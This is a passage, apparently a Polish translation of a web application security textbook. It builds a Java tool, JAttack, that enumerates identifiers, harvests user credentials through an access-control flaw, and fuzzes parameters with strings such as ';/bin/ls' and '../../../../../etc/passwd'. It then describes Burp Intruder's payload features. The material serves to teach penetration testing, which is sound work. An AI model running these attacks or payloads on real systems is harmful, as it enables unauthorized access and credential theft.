BufferedReader br = new BufferedReader(new InputStreamReader(
socket.getInputStream()));
StringBuffer response = new StringBuffer();
```

```
String line;

while (null != (line = br.readLine()))

response.append(line);

os.close();

br.close();

return response.toString();

}
```

Po uzyskaniu odpowiedzi serwera na każde żądanie musimy je przeanalizować, aby wyodrębnić odpowiednie informacje, które pozwolą nam zidentyfikować trafienia w naszym ataku. Zacznijmy od prostego zapisania dwóch interesujących elementów — kodu stanu HTTP z pierwszego wiersza odpowiedzi oraz całkowitej długości odpowiedzi:

```
String parseResponse(String response)

{

StringBuffer output = new StringBuffer();

output.append(response.split("\\s+", 3)[1] + "\t");

output.append(Integer.toString(response.length()) + "\t");

return output.toString();

}
```

Wreszcie mamy wszystko gotowe do rozpoczęcia ataku. Potrzebujemy tylko prostego kodu opakowania, aby po kolei wywołać każdą z powyższych metod i wydrukować wyniki, dopóki wszystkie nasze żądania nie zostaną wykonane, a nextRequest zwróci wartość false:

```
void doAttack()

{

System.out.println("param\tpayload\tstatus\tlength");

String output = null;

while (nextRequest())

{

try

{

output = parseResponse(issueRequest(buildRequest()));

}

catch (Exception e)

{
```

```
output = e.toString();
}
System.out.println(params[currentParam].name + “\t” +
payloads.getPayload() + “\t” + output);
}
}
public static void main(String[] args)
{
new JAttack().doAttack();
}
```

Otóż to! Aby skompilować i uruchomić ten kod, należy pobrać pakiet Java SDK i JRE z firmy Sun, a następnie wykonać następujące czynności:

```
> javac JAttack.java
> java JAttack
```

W naszej przykładowej konfiguracji dane wyjściowe narzędzia są następujące:

```
param       payload     status     length
PageNo      10060       500        3154
PageNo      10061       500        3154
PageNo      10062       200        1083
PageNo      10063       200        1080
PageNo      10064       500        3154
...
```

Zakładając normalne połączenie sieciowe i moc obliczeniową, JAttack może wysyłać setki indywidualnych żądań na minutę i wyświetlać odpowiednie szczegóły. Pozwala to szybko znaleźć ważne identyfikatory dokumentów do dalszego zbadania.

Może się wydawać, że zilustrowany atak nie jest bardziej wyrafinowany niż oryginalny przykład skryptu bash, który wymagał tylko kilku linii kodu. Jednak ze względu na to, jak zaprojektowano JAttack, łatwo jest go zmodyfikować, aby zapewniał znacznie bardziej wyrafinowane ataki, obejmujące wiele parametrów żądania, różnorodne źródła ładunku i dowolnie złożone przetwarzanie odpowiedzi. W kolejnych sekcjach wprowadzimy kilka drobnych dodatków do kodu JAttack, które zwiększą jego możliwości.

Zbieranie przydatnych danych

Drugim głównym zastosowaniem dostosowanej automatyzacji podczas atakowania aplikacji jest wydobywanie przydatnych lub wrażliwych danych za pomocą określonych spreparowanych żądań w celu pobrania informacji pojedynczo. Taka sytuacja najczęściej ma miejsce, gdy zidentyfikujesz możliwą do wykorzystania lukę w zabezpieczeniach, taką jak luka w kontroli dostępu, która umożliwia dostęp do nieautoryzowanego zasobu poprzez określenie dla niego identyfikatora. Jednak może również

wystąpić, gdy aplikacja działa całkowicie zgodnie z zamierzeniami jej twórców. Oto kilka przykładów przypadków, w których automatyczne zbieranie danych może być przydatne:

* Aplikacja do sprzedaży detalicznej online zawiera funkcję umożliwiającą zarejestrowanym klientom przeglądanie ich oczekujących zamówień. Jeśli jednak możesz określić numery zamówień przypisane innym klientom, możesz przeglądać informacje o ich zamówieniach w taki sam sposób, jak własne.

* Funkcja zapomnianego hasła opiera się na zadaniu konfigurowanym przez użytkownika. Możesz przesłać dowolną nazwę użytkownika i wyświetlić powiązane wyzwanie. Przechodząc przez listę wyliczonych lub odgadniętych nazw użytkowników, można uzyskać obszerną listę wyzwań związanych z hasłami użytkowników, aby zidentyfikować te, które można łatwo odgadnąć.

* Aplikacja przepływu pracy zawiera funkcję wyświetlania podstawowych informacji o koncie danego użytkownika, w tym jego poziomu uprawnień w aplikacji. Przeglądając zakres używanych identyfikatorów użytkowników, można uzyskać listę wszystkich użytkowników administracyjnych, która może posłużyć jako podstawa do odgadywania haseł i innych ataków.

Podstawowe podejście do wykorzystywania automatyzacji do zbierania danych jest zasadniczo podobne do wyliczania prawidłowych identyfikatorów, z tą różnicą, że teraz interesuje Cię nie tylko wynik binarny (trafienie lub chybienie), ale także próba wyodrębnienia części zawartości każdą odpowiedź w użytecznej formie. Rozważmy następujące żądanie, które jest wysyłane przez zalogowanego użytkownika w celu wyświetlenia informacji o jego koncie:

GET /auth/498/YourDetails.ashx?uid=198 HTTP/1.1

Host: mdsec.net

Cookie: SessionId=0947F6DC9A66D29F15362D031B337797

Chociaż ta funkcja aplikacji jest dostępna tylko dla uwierzytelnionych użytkowników, istnieje luka w zabezpieczeniach kontroli dostępu, co oznacza, że każdy użytkownik może przeglądać szczegóły dowolnego innego użytkownika, po prostu modyfikując parametr uid. W przypadku kolejnej luki ujawnione szczegóły obejmują również pełne dane uwierzytelniające użytkownika. Biorąc pod uwagę niską wartość parametru uid dla naszego użytkownika, przewidzenie identyfikatorów innych użytkowników powinno być łatwe. Gdy wyświetlane są dane użytkownika, źródło strony zawiera dane osobowe w tabeli HTML, takiej jak ta:

<tr>

<td>Name: </td><td>Phill Bellend</td>

</tr>

<tr>

<td>Username: </td><td>phillb</td>

</tr>

<tr>

<td>Password: </td><td>b3ll3nd</td>

</tr>

...

Biorąc pod uwagę zachowanie aplikacji, łatwo jest przeprowadzić dostosowany zautomatyzowany atak w celu zebrania wszystkich informacji o użytkowniku, w tym danych uwierzytelniających, przechowywanych w aplikacji. Aby to zrobić, wprowadźmy kilka szybkich udoskonaleń narzędzia JAttack, aby umożliwić mu wyodrębnianie i rejestrowanie określonych danych z odpowiedzi serwera. Po pierwsze, możemy dodać do danych konfiguracji ataku listę ciągów znaków w kodzie źródłowym, które identyfikują interesującą treść, którą chcemy wyodrębnić:

```
static final String[] extractStrings = new String[]

{

“<td>Name: </td><td>”,

“<td>Username: </td><td>”,

“<td>Password: </td><td>”

};
```

Po drugie, możemy dodać następujące polecenie do metody parseResponse, aby przeszukać każdą odpowiedź dla każdego z tych łańcuchów i wyodrębnić to, co będzie dalej, aż do następującego po nim nawiasu ostrokątnego:

```
for (String extract : extractStrings)

{

int from = response.indexOf(extract);

if (from == -1)

continue;

from += extract.length();

int to = response.indexOf(“<”, from);

if (to == -1)

to = response.length();

output.append(response.subSequence(from, to) + “\t”);

}
```

To wszystko, co musimy zmienić w rzeczywistym kodzie narzędzia. Aby skonfigurować atak tak, aby celował w rzeczywiste żądanie, które nas interesuje, musimy zaktualizować jego konfigurację ataku w następujący sposób:

```
String url = “/auth/498/YourDetails.ashx”;

Param[] params = new Param[]

{

new Param(“SessionId”, “0947F6DC9A66D29F15362D031B337797”,

Param.Type.COOKIE, false),
```

new Param(“uid”, “198”, Param.Type.URL, true),

};

PayloadSource payloads = new PSNumbers(190, 200, 1);

Ta konfiguracja instruuje JAttack, aby wysyłał żądania do odpowiedniego adresu URL zawierającego dwa wymagane parametry: plik cookie zawierający nasz bieżący token sesji oraz wrażliwy identyfikator użytkownika. Tylko jeden z nich zostanie faktycznie zmodyfikowany, przy użyciu podanego zakresu potencjalnych numerów UID. Gdy teraz uruchomimy JAttack, otrzymamy następujące dane wyjściowe:

```
uid  190   500   300
uid  191   200   27489     Adam Matthews    sixpack    b4dl1ght
uid  192   200   28991     Pablina S        pablo      puntita5th
uid  193   200   29430     Shawn            fattysh    gr3ggslu7
uid  194   500   300
uid  195   200   28224     Ruth House       ruth_h     lonelypu55
uid  196   500   300
uid  197   200   28171     Chardonnay       vegasc     dangermou5e
uid  198   200   27880     Phill Bellend    phillb     b3ll3nd
uid  199   200   28901     Paul Byrne       byrnsey    l33tfuzz
uid  200   200   27388     Peter Weiner     weiner     skinth1rd
```

Jak widać, atak zakończył się sukcesem i przechwycono dane niektórych użytkowników. Poszerzając zakres liczbowy używany w ataku, mogliśmy wyodrębnić dane logowania każdego użytkownika w aplikacji, miejmy nadzieję, że w tym niektórych administratorów aplikacji.

WSKAZÓWKA: Dane wyjściowe w formacie rozdzielanym znakami tabulacji można łatwo załadować do arkusza kalkulacyjnego, takiego jak Excel, w celu dalszej manipulacji lub uporządkowania. W wielu sytuacjach dane wyjściowe z ćwiczenia polegającego na gromadzeniu danych mogą posłużyć jako dane wejściowe do innego automatycznego ataku.

Fuzzing w poszukiwaniu typowych luk w zabezpieczeniach

Trzecie główne zastosowanie dostosowanej automatyzacji nie obejmuje atakowania żadnej znanej luki w zabezpieczeniach w celu wyliczenia lub wyodrębnienia informacji. Twoim celem jest raczej zbadanie aplikacji za pomocą różnych spreparowanych ciągów ataku zaprojektowanych w celu spowodowania nieprawidłowego zachowania w aplikacji, jeśli występują określone typowe luki w zabezpieczeniach. Ten typ ataku jest znacznie mniej skoncentrowany niż te opisane wcześniej z następujących powodów:

* Zasadniczo polega na przesyłaniu tego samego zestawu ładunków ataku, co każdy parametr, do każdej strony aplikacji, niezależnie od normalnej funkcji każdego parametru lub typu danych, które aplikacja oczekuje. Te ładunki są czasami nazywane łańcuchami rozmytymi.

* Nie wiesz z góry dokładnie, jak identyfikować trafienia. Zamiast monitorować odpowiedzi aplikacji pod kątem konkretnego wskaźnika sukcesu, generalnie musisz uchwycić jak najwięcej szczegółów w przejrzystej formie. Następnie możesz łatwo przejrzeć te informacje, aby zidentyfikować przypadki, w których ciąg ataku wywołał nietypowe zachowanie w aplikacji, które zasługuje na dalsze zbadanie.

Jak zauważyłeś, badając różne typowe wady aplikacji internetowych, niektóre luki przejawiają się w zachowaniu aplikacji w określony rozpoznawalny sposób, taki jak określony komunikat o błędzie lub kody stanu HTTP. Na tych sygnaturach luk w zabezpieczeniach można czasami polegać w celu wykrycia typowych defektów i są one środkiem, za pomocą którego zautomatyzowane skanery luk w zabezpieczeniach aplikacji identyfikują większość swoich ustaleń. Jednak zasadniczo każdy ciąg testowy

przesłany do aplikacji może wywołać oczekiwane zachowanie, które w określonym kontekście wskazuje na obecność luki w zabezpieczeniach. Z tego powodu doświadczony atakujący używający dostosowanych zautomatyzowanych technik jest zwykle znacznie bardziej skuteczny niż jakiekolwiek w pełni zautomatyzowane narzędzie. Taki atakujący może przeprowadzić inteligentną analizę każdego istotnego szczegółu odpowiedzi aplikacji. Potrafi myśleć jak projektant i programista aplikacji. Potrafi wykrywać i badać nietypowe powiązania między żądaniami a odpowiedziami w sposób, w jaki nie jest w stanie tego zrobić żadne obecne narzędzie. Wykorzystanie automatyzacji w celu ułatwienia wykrywania luk jest szczególnie korzystne w przypadku dużych i złożonych aplikacji zawierających dziesiątki dynamicznych stron, z których każda akceptuje wiele parametrów. Ręczne testowanie każdego żądania i śledzenie istotnych szczegółów odpowiedzi aplikacji na powiązane żądania jest prawie niemożliwe. Jedynym praktycznym sposobem zbadania takiej aplikacji jest wykorzystanie automatyzacji do powielenia wielu pracochłonnych zadań, które w przeciwnym razie musiałbyś wykonywać ręcznie.

Po zidentyfikowaniu i wykorzystaniu uszkodzonych mechanizmów kontroli dostępu w poprzednim przykładzie moglibyśmy również przeprowadzić atak fuzzingowy w celu sprawdzenia różnych luk w zabezpieczeniach opartych na danych wejściowych. W ramach wstępnej eksploracji powierzchni ataku postanawiamy przesłać po kolei następujące ciągi znaków w ramach każdego parametru:

* ‘ — To generuje błąd w niektórych przypadkach iniekcji SQL.

* ;/bin/ls — Ten ciąg powoduje nieoczekiwane zachowanie w niektórych przypadkach wstrzykiwania poleceń.

* ../../../../../etc/passwd — Ten ciąg powoduje inną odpowiedź

w niektórych przypadkach, gdy istnieje błąd związany z przechodzeniem ścieżki.

* xsstest — Jeśli ten ciąg znaków zostanie skopiowany do odpowiedzi serwera, aplikacja może być podatna na ataki typu cross-site scripting.

Możemy rozszerzyć narzędzie JAttack, aby wygenerować te ładunki, tworząc nowe źródło ładunku:

```
class PSFuzzStrings implements PayloadSource

{

static final String[] fuzzStrings = new String[]

{

“’”, “;/bin/ls”, “../../../../../etc/passwd”, “xsstest”

};

int current = -1;

public boolean nextPayload()

{

current++;

return current < fuzzStrings.length;

}
```

```
public void reset()

{

current = -1;

}

public String getPayload()

{

return fuzzStrings[current];

}

}
```

UWAGA: Każdy poważny atak mający na celu zbadanie aplikacji pod kątem luk w zabezpieczeniach wymagałby zastosowania wielu innych ciągów ataków w celu zidentyfikowania innych słabości i innych wariantów wcześniej wspomnianych usterek.

Aby użyć JAttack do fuzzingu, musimy również rozszerzyć jego kod analizy odpowiedzi, aby dostarczał więcej informacji o każdej odpowiedzi otrzymanej z aplikacji. Prostym sposobem na znaczne ulepszenie tej analizy jest przeszukiwanie każdej odpowiedzi pod kątem wielu typowych ciągów znaków i komunikatów o błędach, które mogą wskazywać, że wystąpiło jakieś nietypowe zachowanie, oraz rejestrowanie wszelkich wystąpień w danych wyjściowych narzędzia. Po pierwsze, możemy dodać do danych konfiguracyjnych ataku listę ciągów znaków, które chcemy wyszukać:

```
static final String[] grepStrings = new String[]

{

“error”, “exception”, “illegal”, “quotation”, “not found”, “xsstest”

};
```

Second, we can add the following to the parseResponse method to search

each response for the preceding strings and log any that are found:

```
for (String grep : grepStrings)

if (response.indexOf(grep) != -1)

output.append(grep + “\t”);
```

WSKAZÓWKA: Włączenie tej funkcji wyszukiwania do JAttack często okazuje się przydatne podczas wyliczania identyfikatorów w aplikacji. Powszechnie uważa się, że najbardziej wiarygodnym wskaźnikiem trafienia jest obecność lub brak określonego wyrażenia w odpowiedzi aplikacji.

To wszystko, co musimy zrobić, aby stworzyć podstawowy fuzzer aplikacji internetowej. Aby przeprowadzić rzeczywisty atak, musimy po prostu zaktualizować naszą konfigurację JAttack, aby zaatakować oba parametry żądania i użyć naszych łańcuchów rozmytych jako ładunków:

```
String host = “mdsec.net”;

int port = 80;
```

```
String method = “GET”;

String url = “/auth/498/YourDetails.ashx”;

Param[] params = new Param[]

{

new Param(“SessionId”, “C1F5AFDD7DF969BD1CD2CE40A2E07D19”,

Param.Type.COOKIE, true),

new Param(“uid”, “198”, Param.Type.URL, true),

};

PayloadSource payloads = new PSFuzzStrings();
```

Mając tę konfigurację na miejscu, możemy rozpocząć nasz atak. W ciągu kilku sekund JAttack przesłał każdy ładunek ataku w ramach każdego parametru żądania, co zajęłoby co najmniej kilka minut w przypadku ręcznego wysłania. Przejrzenie i przeanalizowanie surowych odpowiedzi zajęłoby również znacznie więcej czasu. Następnym zadaniem jest ręczne sprawdzenie danych wyjściowych JAttack i próba zidentyfikowania wszelkich nieprawidłowych wyników, które mogą wskazywać na obecność luki w zabezpieczeniach:

```
param payload status length

SessionId ‘ 302 502

SessionId ;/bin/ls 302 502

SessionId ../../../../../../etc/passwd 302 502

SessionId xsstest 302 502

uid ‘ 200 2941 exception quotation

uid ;/bin/ls 200 2895 exception

uid ../../../../../../etc/passwd 200 2915 exception

uid xsstest 200 2898 exception xsstest
```


W żądaniach, które modyfikują parametr SessionId, aplikacja odpowiada odpowiedzią przekierowania, która ma zawsze taką samą długość. To zachowanie nie wskazuje na żadną lukę w zabezpieczeniach. Nie jest to zaskakujące, ponieważ modyfikacja tokena sesji podczas logowania zazwyczaj unieważnia bieżącą sesję i powoduje przekierowanie do logowania. Bardziej interesujący jest parametr uid. Wszystkie modyfikacje tego parametru powodują odpowiedź zawierającą wyjątek typu string. Odpowiedzi mają zmienną długość, co wskazuje, że różne ładunki skutkują różnymi odpowiedziami, więc prawdopodobnie nie jest to tylko ogólny komunikat o błędzie. Idąc dalej, widzimy to po przesłaniu pojedynczego cudzysłowu odpowiedź aplikacji zawiera cudzysłów, który prawdopodobnie jest częścią komunikatu o błędzie SQL. Może to być błąd wstrzykiwania kodu SQL i powinniśmy sprawdzić to ręcznie, aby to potwierdzić (patrz rozdział 9). Ponadto widzimy, że w odpowiedzi aplikacji powtarzany jest ładunek xsstest. Powinniśmy dokładniej zbadać to zachowanie, aby ustalić, czy komunikat o błędzie może zostać wykorzystany do przeprowadzenia ataku typu cross-site scripting

Łączenie wszystkiego w całość: Burp Intruder

Narzędzie JAttack składa się z mniej niż 250 wierszy prostego kodu, a mimo to w ciągu kilku sekund odkryło co najmniej dwie potencjalnie poważne luki w zabezpieczeniach podczas przetwarzania pojedynczego żądania do aplikacji. Niemniej jednak, pomimo jego mocy, gdy tylko zaczniesz używać narzędzia takiego jak JAttack do przeprowadzania zautomatyzowanych, dostosowanych ataków, szybko zidentyfikujesz dodatkową funkcjonalność, która uczyni je jeszcze bardziej pomocnym. W tej chwili musisz skonfigurować każde ukierunkowane żądanie w kodzie źródłowym narzędzia, a następnie ponownie je skompilować. Lepiej byłoby odczytać te informacje z pliku konfiguracyjnego i dynamicznie skonstruować atak w czasie wykonywania. Właściwie znacznie lepiej byłoby mieć ładny interfejs użytkownika, który pozwala skonfigurować każdy z opisanych ataków w ciągu kilku sekund. Istnieje wiele sytuacji, w których potrzebujesz większej elastyczności w sposobie generowania ładunków, wymagając znacznie bardziej zaawansowanych źródeł ładunków niż te, które stworzyliśmy. Często będziesz również potrzebować obsługi SSL, uwierzytelniania HTTP, żądań wielowątkowych, automatycznego śledzenia przekierowań i automatycznego kodowania nietypowych znaków w ładunkach. Istnieją sytuacje, w których modyfikacja pojedynczego parametru naraz byłaby zbyt restrykcyjna. Będziesz chciał wstrzyknąć jedno źródło ładunku do jednego parametru i inne źródło do innego. Dobrze byłoby przechowywać wszystkie odpowiedzi aplikacji w celu łatwego odniesienia, aby można było natychmiast sprawdzić interesującą odpowiedź, aby zrozumieć, co się dzieje, a nawet ręcznie majstrować przy odpowiednim żądaniu i wysłać je ponownie. Oprócz wielokrotnego modyfikowania i wydawania pojedynczego żądania, w niektórych sytuacjach trzeba obsługiwać procesy wieloetapowe, sesje aplikacji i tokeny na żądanie. Fajnie byłoby też zintegrować to narzędzie z innymi przydatnymi narzędziami, takimi jak serwer proxy i pająk, unikając konieczności wycinania i wklejania informacji tam i z powrotem. Burp Intruder to unikalne narzędzie, które realizuje wszystkie te funkcje. Został zaprojektowany specjalnie, aby umożliwić przeprowadzanie wszelkiego rodzaju zautomatyzowanych ataków przy minimalnej konfiguracji i prezentować wyniki z dużą ilością szczegółów, co pozwala szybko skupić się na trafieniach i innych anomalnych przypadków testowych. Jest również w pełni zintegrowany z innymi narzędziami Burp Suite. Można na przykład przechwycić żądanie w serwerze proxy, przekazać je intruzowi w celu rozmycia i przekazać interesujące wyniki do wzmacniacza, aby potwierdzić i wykorzystać wszelkiego rodzaju luki w zabezpieczeniach. Opiszemy podstawowe funkcje i konfigurację Burp Intruder, a następnie przyjrzymy się kilku przykładom jego wykorzystania w przeprowadzaniu spersonalizowanych ataków automatycznych.

Pozycjonowanie ładunków

Burp Intruder wykorzystuje model koncepcyjny podobny do tego, którego używa JAttack, w oparciu o pozycjonowanie ładunków w określonych punktach w żądaniu oraz jedno lub więcej źródeł ładunków. Jednak Intruder nie ogranicza się do wstawiania ciągów ładunku do wartości rzeczywistych parametrów żądania. Ładunki mogą być umieszczane w podczęści wartości parametru lub w nazwie parametru, a nawet w dowolnym miejscu w nagłówku lub treści żądania. Po zidentyfikowaniu konkretnego żądania, które ma być użyte jako podstawa ataku, każda pozycja ładunku jest definiowana za pomocą pary znaczników wskazujących początek i koniec punktu wstawienia ładunku, jak pokazano na rysunku



Gdy ładunek zostanie umieszczony w określonej pozycji, tekst między znacznikami zostanie zastąpiony ładunkiem. Gdy ładunek nie jest wstawiany, zamiast tego przesyłany jest tekst między znacznikami. Jest to konieczne, aby testować jeden parametr na raz, pozostawiając inne niezmodyfikowane, jak podczas wykonywania fuzzingu aplikacji. Kliknięcie przycisku Auto powoduje, że Intruder ustawia pozycje ładunku na wartości wszystkich parametrów adresów URL, plików cookie i treści, automatyzując w ten sposób żmudne zadanie, które zostało wykonane ręcznie w JAttack. Najczęściej będziesz potrzebować ataku snajperskiego. Działa w taki sam sposób, jak silnik żądań JAttack, celując w jedną pozycję ładunku naraz, przesyłając wszystkie ładunki w tej pozycji, a następnie przechodząc do następnej pozycji. Inne typy ataków umożliwiają jednoczesne atakowanie wielu pozycji na różne sposoby, przy użyciu wielu zestawów ładunków.

Wybór ładunków

Kolejnym krokiem w przygotowaniu ataku jest wybranie zestawu ładunków, które mają zostać umieszczone w określonych pozycjach. Intruder zawiera wiele wbudowanych funkcji do generowania ładunków ataku, w tym:

* Listy wstępnie ustawionych i konfigurowalnych pozycji.

* Niestandardowa iteracja ładunków w oparciu o dowolny schemat składniowy. Na przykład, jeśli aplikacja używa nazw użytkowników w postaci ABC45D, iterator niestandardowy może służyć do przełączania zakresu wszystkich możliwych nazw użytkowników.

* Podstawianie znaków i przypadków. Z początkowej listy ładunków Intruder może modyfikować poszczególne postacie i ich przypadek, aby generować wariacje. Może to być przydatne podczas brutalnego wymuszania haseł. Na przykład ciąg znaków hasła można zmodyfikować, aby stał się p4ssword, passw0rd, Password, PASSWORD i tak dalej.

* Liczby, których można używać do przełączania identyfikatorów dokumentów, tokenów sesji i tak dalej. Liczby mogą być tworzone w systemie dziesiętnym lub szesnastkowym, jako liczby całkowite lub ułamki, sekwencyjnie, w krokach lub losowo. Generowanie liczb losowych w określonym zakresie może być przydatne podczas wyszukiwania trafień, gdy masz pojęcie o tym, jak duże są niektóre prawidłowe wartości, ale nie zidentyfikowałeś żadnego wiarygodnego wzorca ich ekstrapolacji.

* Daty, które w niektórych sytuacjach mogą być używane w taki sam sposób jak liczby. Na przykład, jeśli formularz logowania wymaga podania daty urodzenia, funkcja ta może zostać użyta do brutalnego wymuszenia wszystkich ważnych dat w określonym zakresie.

* Nielegalne kodowanie Unicode, którego można użyć do ominięcia niektórych filtrów wejściowych poprzez przesłanie alternatywnego kodowania złośliwych znaków.

* Bloki znaków, których można użyć do wykrycia luk w zabezpieczeniach związanych z przepełnieniem bufora.

* Funkcja brute-forcer, której można użyć do wygenerowania wszystkich permutacji określonego zestawu znaków w określonym zakresie długości. Korzystanie z tej funkcji jest ostatecznością w większości sytuacji ze względu na ogromną liczbę żądań, które generuje. Na przykład brutalne wymuszenie wszystkich możliwych sześciocyfrowych haseł zawierających tylko małe litery alfabetu daje ponad trzy miliony permutacji — więcej, niż można praktycznie przetestować tylko przy zdalnym dostępie do aplikacji.

* Funkcje „Character frobber” i „bit flipper”, których można używać do systematycznego manipulowania częściami istniejącej wartości parametru w celu zbadania obsługi przez aplikację subtelnych modyfikacji

Oprócz funkcji generowania ładunku możesz skonfigurować reguły, aby wykonać dowolne przetwarzanie wartości każdego ładunku, zanim zostanie on użyty. Obejmuje to manipulację łańcuchami i wielkością liter, kodowanie i dekodowanie w różnych schematach oraz mieszanie. Dzięki temu możesz budować efektywne ładunki w wielu nietypowych sytuacjach. Burp Intruder domyślnie koduje w adresie URL wszelkie znaki, które mogą unieważnić żądanie, jeśli zostaną umieszczone w żądaniu w ich dosłownej formie.

Konfigurowanie analizy odpowiedzi

W przypadku wielu rodzajów ataków powinieneś zidentyfikować atrybuty odpowiedzi serwera, które chcesz przeanalizować. Na przykład podczas wyliczania identyfikatorów może być konieczne wyszukanie w każdej odpowiedzi określonego ciągu znaków. Podczas fuzzingu możesz chcieć przeskanować w poszukiwaniu dużej liczby typowych komunikatów o błędach i tym podobnych. Domyślnie Burp Intruder zapisuje w swojej tabeli wyników kod stanu HTTP, długość odpowiedzi, wszelkie pliki cookie ustawione przez serwer oraz czas potrzebny do otrzymania odpowiedzi. Podobnie jak w przypadku JAttack, możesz dodatkowo skonfigurować Burp Intruder, aby wykonywał niestandardowe analizy odpowiedzi aplikacji, aby pomóc zidentyfikować interesujące przypadki, które mogą wskazywać na obecność luki w zabezpieczeniach lub wymagają dalszego zbadania. Możesz określić ciągi znaków lub wyrażenia regularne, których odpowiedzi będą wyszukiwane. Możesz ustawić niestandardowe ciągi znaków, aby kontrolować pobieranie danych z odpowiedzi serwera. Możesz też zmusić Intruza do sprawdzania, czy każda odpowiedź zawiera sam ładunek ataku, aby pomóc zidentyfikować skrypty krzyżowe i inne luki w zabezpieczeniach związane z wstrzyknięciem odpowiedzi. Ustawienia te można skonfigurować przed rozpoczęciem każdego ataku, a także zastosować do wyników ataku po jego rozpoczęciu. Po skonfigurowaniu pozycji ładunku, źródeł

ładunku i wszelkiej wymaganej analizie odpowiedzi serwera możesz przystąpić do ataku. Rzućmy okiem na to, w jaki sposób Intruder może być wykorzystany do przeprowadzania typowych, niestandardowych automatycznych ataków.

Atak 1: Wyliczanie identyfikatorów

Załóżmy, że celujesz w aplikację obsługującą samodzielną rejestrację anonimowych użytkowników. Tworzysz konto, logujesz się i uzyskujesz dostęp do minimum funkcjonalności. Na tym etapie jednym z oczywistych obszarów zainteresowania są tokeny sesji aplikacji. Kilkakrotne logowanie w krótkich odstępach czasu generuje następującą sekwencję:

```
000000-fb2200-16cb12-172ba72551
000000-bc7192-16cb12-172ba7279e
000000-73091f-16cb12-172ba729e8
000000-918cb1-16cb12-172ba72a2a
000000-aa820f-16cb12-172ba72b58
000000-bc8710-16cb12-172ba72e2b
```


Wykonujesz kroki opisane w części 7, aby przeanalizować te tokeny. Jest oczywiste, że około połowa tokena się nie zmienia, ale odkrywasz również, że druga część tokena również nie jest faktycznie przetwarzana przez aplikację. Całkowite zmodyfikowanie tej części nie unieważnia twoich tokenów. Co więcej, chociaż nie jest to trywialna sekwencja, końcowa część wyraźnie wydaje się zwiększać w jakiś sposób. Wygląda to na obiecującą okazję do ataku polegającego na przejęciu sesji. Aby wykorzystać automatyzację do przeprowadzenia tego ataku, musisz znaleźć pojedynczą parę żądanie/odpowiedź, której można użyć do wykrycia prawidłowych tokenów. Zwykle temu celowi służy każde żądanie uwierzytelnienia strony aplikacji. Decydujesz się skierować stronę prezentowaną każdemu użytkownikowi po zalogowaniu:

GET /auth/502/Home.ashx HTTP/1.1

